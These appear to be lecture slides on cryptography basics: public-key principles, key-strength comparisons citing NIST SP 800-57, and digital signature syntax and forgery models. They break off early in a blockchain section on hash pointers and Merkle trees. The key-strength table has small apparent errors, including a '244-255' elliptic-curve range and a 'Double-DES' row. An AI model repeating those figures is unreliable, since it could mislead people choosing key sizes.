
Principle (4)

- 70's revolution
 - Whitfield Diffie
 - ✓ American cryptograph
 - ✓ MIT, Northern Telecom, Sun Microsystems, ICANN
 - Martin Hellman
 - ✓ American Cryptograph
 - ✓ IBM, MIT, Stanford
- Security does not rely anymore
 - on a shared secret (secret key)
 - on complex and mysterious algorithms
- But, rather
 - on well known problems
 - ✓ factorisation
 - on a well known information
 - ✓ public key

Principle (5)

- **Asymmetric Cryptography** (aka public key) is based on a different concept than symmetric cryptography
- Each stakeholder owns a **public key**
 - the key is known by everyone
 - the knowledge of this key is enough to send a cipher message to the key owner
- Each stakeholder owns a **private key**
 - confidential key
 - *mathematically* related to the corresponding public key
 - allows one to decrypt any message encrypted with the public key

Principle (6)



Principle (7)

- One can envision the asymmetric cryptography as follows:
 - Bob wants to send a confidential message to Alice
 - Alice gives to Bob a safe box and a lock
 - ✓ Alice preciously retains the lock key
 - Bob stores the message in the safe box and locks it up
 - ✓ the action of locking up is Alice's public key
 - it allows one to store information in the box
 - ✓ it is very difficult to open the box without the lock key
 - Alice gets the box and opens the lock with her key
 - ✓ this is the private key


Principle (8)



public key



private key



Comparison

- Cryptographic algorithms comparison
 - E. Barker. *Recommendation for Key Management: Part 1 (General)*. NIST Special Publication 800-57, Revision 5. May 2020.

Security Strength (in bits)	Symmetric Algorithms	Asymmetric Algorithms		
		Diffie-Helman	RSA	Elliptic Curve
≤ 80	Double-DES	$p_k = 1,024$ $s_k = 160$	1,024	160-223
112	Triple-DES	$p_k = 2,048$ $s_k = 224$	2,048	244-255
128	AES-128	$p_k = 3,072$ $s_k = 256$	3,072	256-383
192	AES-192	$p_k = 7,680$ $s_k = 384$	7,680	384-511
256	AES-256	$p_k = 15,360$ $s_k = 512$	15,360	512

Agenda

- Part 1: Cryptography Basics
 - Hash Function
 - Asymmetric Cryptography
 - Signature
 - ✓ Physical Signature
 - ✓ Digital Signature
 - ✓ Model Syntax
 - ✓ Security Model
 - ✓ Comparison


Physical Signature

- Goal?
 - bind document to author
- Problem in the digital world
 - anyone can copy Bob's signature from one document to another



Digital Signature

- Solution?
 - make signature depend on document




Model Syntax

- A **signature scheme** (Gen, S, V) is a triplet of algorithms
 - $Gen()$
 - ✓ outputs a key pair, (p_k, s_k)
 - $S(s_k, m \in M)$
 - ✓ outputs signature, σ
 - $V(p_k, m, \sigma)$
 - ✓ outputs 'Accept' or 'Reject'
- Consistency
 - $\forall (p_k, s_k)$ generated by $Gen()$
 - ✓ $\forall m \in M, V(p_k, m, S(s_k, m)) = \text{'Accept'}$

Security Model

- **Forgery**

- if Jack can create a valid digital signature for a message
 - ✓ (m, σ)
- such that $V(p_k, m, \sigma) = \text{'Accept'}$
- for a message not previously signed by Alice
- the pair (m, σ) forms a forgery



Security Model (2)

- Goals of an attacker

1. **total break**

- ✓ Jack can determine Alice's private key
- ✓ Jack can generate any number of signed message

2. **selective forgery**

- ✓ given a message m , Jack can determine σ such that (m, σ) is valid for Alice

3. **existential forgery**

- ✓ Jack is able to create σ for some m , such that (m, σ) is valid for Alice

↑
Difficulty Level

Security Model (3)

- Assumptions

- key-only attack**

- ✓ Jack only has Alice's p_k
- ✓ Jack only has access to $V()$

- known-message attack**

- ✓ Jack owns a list of messages signed by Alice
- ✓ $(m_1, \sigma_1), (m_2, \sigma_2), \dots, (m_n, \sigma_n)$

- selected-message attack**

- ✓ Jack selects messages $m_1, m_2, \dots, m_n$
- ✓ Jack tricks Alice into providing the corresponding signatures $\sigma_1, \sigma_2, \dots, \sigma_n$

Weak



Strong

Comparison

- Multiple signing algorithms exist

Algorithm	Signature Size (in bits)
RSA	2,048 $\rightarrow$ 3,072
EC-DSA	512
Schnorr	384
Boneh-Lynn-Shacham (BLS)	256

Agenda

- Part 2: Blockchain
 - Hash Pointers
 - Merkle Tree
 - Blockchain Technology


Agenda

- Part 2: Blockchain
 - Hash Pointers
 - ✓ Principle
 - ✓ Use Case
 - Merkle Tree
 - Blockchain Technology

Principle


- **Hash pointer**

- pointer to where some pieces of information is stored
 - also cryptographic hash of the information
- If we have a hash pointer, we can
 - ask to get the information back
 - verify it has not been modified



Use Case

- Linked list with hash pointers
- Interest
 - tamper-evident log




Agenda

- Part 2: Blockchain
 - Hash Pointers
 - Merkle Tree
 - ✓ Problem
 - ✓ Overview
 - ✓ Construction
 - ✓ Verification
 - Blockchain Technology


Problem

- Bob stores a set of items for Alice
 - Alice keeps a single value
 - Alice can validate the items returned to her
- How can we efficiently achieve that?



